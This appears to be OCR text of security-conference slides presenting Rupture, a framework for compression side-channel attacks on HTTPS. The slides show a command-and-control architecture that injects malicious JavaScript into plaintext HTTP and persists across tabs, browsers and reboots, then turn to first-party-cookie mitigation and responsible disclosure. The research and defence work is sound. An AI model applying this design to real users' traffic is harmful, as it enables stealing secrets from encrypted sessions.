

RUPTURE ARCHITECTURE
[evil js] Execute work
UNSAFE CONTEXT
HSTS
HTTPS
TARGET
HTTP
CLIENT
JS
VICTIM
INJECTOR
AMAZON
EBAY
CNN
DEVIANTART
WEBSOCKETS
GET-WORK
WORK-COMPLETED
SNIFFER
VICTIM NETWORK
HTTP
REAL-TIME
NODE.JS
SERVICE
HTTP
GET-WORK
WORK-COMPLETED
STRATEGY
ANALYST
BACKEND
DJANGO
ADVERSARY
SQLITE DB
ADVERSARY NETWORK


RUPTURE ARCHITECTURE
[evil js] Execute work
Inject evil js in HTTP
AMAZON
EBAY
CNN
DEVIANTART
HTTP
JS
INJECTOR
VICTIM
UNSAFE CONTEXT
CLIENT
HSTS
HTTPS
TARGET
WEBSOCKETS
SNIFFER
VICTIM NETWORK
HTTP
REAL-TIME
NODE.JS
SERVICE
HTTP
STRATEGY
ANALYST
BACKEND
DJANGO
ADVERSARY
SQLITE DB
ADVERSARY NETWORK


RUPTURE ARCHITECTURE
[evil js] Execute work
Inject evil js in HTTP
Give/Report work
AMAZON
EBAY
CNN
DEVIANTART
HTTP
JS
INJECTOR
VICTIM
UNSAFE CONTEXT
CLIENT
HSTS
HTTPS
TARGET
WEBSOCKETS
SNIFFER
VICTIM NETWORK
HTTP
REAL-TIME
NODE.JS
SERVICE
HTTP
STRATEGY
ANALYST
BACKEND
DJANGO
ADVERSARY
SQLITE DB
ADVERSARY NETWORK


RUPTURE ARCHITECTURE
[evil js] Execute work
HTTP
JS
VICTIM
UNSAFE CONTEXT
CLIENT
HSTS
HTTPS
TARGET
AMAZON
EBAY
CNN
DEVIANTART
INJECTOR
WEBSOCKETS
SNIFFER
VICTIM NETWORK
HTTP
Inject evil js in HTTP
Control
Analyze
Command
REAL-TIME
NODE.JS
SERVICE
HTTP
STRATEGY
ANALYST
Give/Report work
BACKEND
DJANGO
ADVERSARY
SQLITE DB
ADVERSARY NETWORK


RUPTURE ARCHITECTURE
[evil js] Execute work
Capture/Report
victim traffic
Inject evil js in HTTP
Control
Analyze
Command
Give/Report work
HTTP
JS
VICTIM
UNSAFE CONTEXT
CLIENT
HSTS
HTTPS
TARGET
AMAZON
EBAY
CNN
DEVIANTART
INJECTOR
WEBSOCKETS
SNIFFER
VICTIM NETWORK
HTTP
REAL-TIME
NODE.JS
SERVICE
HTTP
STRATEGY
ANALYST
BACKEND
DJANGO
ADVERSARY
SQLITE DB
ADVERSARY NETWORK


RUPTURE ARCHITECTURE
[evil js] Execute work
Capture/Report victim traffic
Inject evil js in HTTP
Control Analyze Command
Give/Report work
Persistent storage
AMAZON
EBAY
CNN
DEVIANTART
HTTP
JS
INJECTOR
VICTIM
UNSAFE CONTEXT
CLIENT
HTTPS
TARGET
WEBSOCKETS
SNIFFER
VICTIM NETWORK
HTTP
REAL-TIME NODE.JS SERVICE
HTTP
STRATEGY ANALYST
BACKEND DJANGO
ADVERSARY
SQLITE DB
ADVERSARY NETWORK

Robust, persistent command & control

- Automatically inject JS to HTTP
- All plaintext connections infected
- One tab at a time gets work from C&C server
- User closes tab? **Different tab** starts attacking
- User switches browsers? Works on **different browser**
- Data collection failed for a sample? Sample **recollected**
- User reboots computer? **Attack continues**
- Persistent storage → **Future analysis** with new techniques

Rupture demo

Mitigation

First-party cookies

- Don’t send auth cookies cross-origin
- Backwards compatibility: Web server opts-in
- Mike West implemented it in Chrome 51
- Coming April 8th

Set-Cookie: SID=31d4d96e407aad42; **First-Party**

Future work

- Responsible disclosure:
  - Publish specific preconfigured Rupture targets – Gmail, Facebook, etc.
  - In coordination with web app developers
- Implement First-Party cookies in Firefox and other browsers
- Extend Rupture with other attacks: CRIME, etc.
- Implement SPDY support for Rupture
- Backtracking
- Come help us make Rupture better – many bugs on GitHub

Key takeaways

1. HTTPS + gzip = **broken**
2. Rupture framework is live – **attacks are easy**
3. Enable **first-party cookies** on your web app

Thank you! Questions?

https://dimkarakostas.com

DF46 7AFF 3398 BB31 CEA7 1E77 F896 1969 A339 D2E9